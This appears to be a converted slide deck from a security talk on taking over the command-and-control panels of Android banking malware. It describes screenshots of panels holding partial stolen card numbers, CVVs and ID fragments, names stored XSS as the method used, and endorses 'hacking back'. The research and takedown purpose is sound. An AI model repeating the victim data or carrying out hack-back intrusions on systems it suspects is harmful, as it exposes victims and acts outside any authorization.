
ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Twitter campaigns

## 1. Stored XSS



The screenshot shows a web browser window with the URL [e-devlet-onlineiadem.com/tach/index.php](http://e-devlet-onlineiadem.com/tach/index.php). The page title is "Segment Holding". On the left, there's a sidebar with a "SEGMENT" section and a "Kart Bilgileri" button. The main content area has a heading "Tüm Kartları Sil" (Delete All Cards) and a table with the following data:

Kredi Kartı Numarası	Son K. Tarihi	CVV Kodu	T.C. Kimlik No	Doğum Yılı	Kart Limiti	3D Şifresi
4506 3470	03 / 20	424	42575	0	14900	
4197 3942	01 / 20	858	55335	6	1200	48765
4921 3070	01 / 22	596				
5437 7136	10 / 20	309	38398	3	9000	
4543 6003	11 / 20	132	40174	3	500	
5521 0101	09 / 19	702	49480	6	10000	
5200 1900	08 / 21	001	44410	3	1000	
5400450100	08/23	757	14308	8		
5892 8300	09 / 19	557	36952	6	1000	
5521 0101 3	09 / 19	702	49480	6	10000	

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

Twitter campaigns

## 1. Stored XSS

The screenshot shows a web-based Command & Control (C2) interface titled "SERBIAN PANEL". The URL in the browser bar is `enpara-ilkbaharsube-tr.ga/karam/index.php`. The page displays a table of card information with columns: ID, T.C. Kimlik No, Şifre, SMS, CVV Kodu, and 3D SMS Şifresi. The table contains 14 rows of data. To the right of the table, a log of actions is shown, each with a timestamp and a link labeled "IP Banla / Sil".

ID	T.C. Kimlik No	Şifre	SMS	CVV Kodu	3D SMS Şifresi
20	556	5	5		
19	256	1	1		
18	332	3	3	963	
17	577	5	5		
16	411	7	7	125	
15	556	5	5		
11	577	6	6		
10	187	9	070077	898	
9	306	9		095	
7	349	5		581	
6	383	3		179	
4	316	6		626	

Timestamp	Action
21:56:45	IP Banla / Sil
21:56:13	IP Banla / Sil
21:56:06	IP Banla / Sil
21:56:01	IP Banla / Sil
21:56:00	IP Banla / Sil
21:55:38	IP Banla / Sil
21:54:37	IP Banla / Sil
21:54:07	IP Banla / Sil
21:54:04	IP Banla / Sil
21:53:45	IP Banla / Sil
21:53:26	IP Banla / Sil
21:52:44	IP Banla / Sil

# Takeaways

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

1. We uncover operations while reversing common malware as-a-service families
2. We hack back for those who can't
3. We purge stolen data, preventing further incidents
4. 13 threat actor got arrested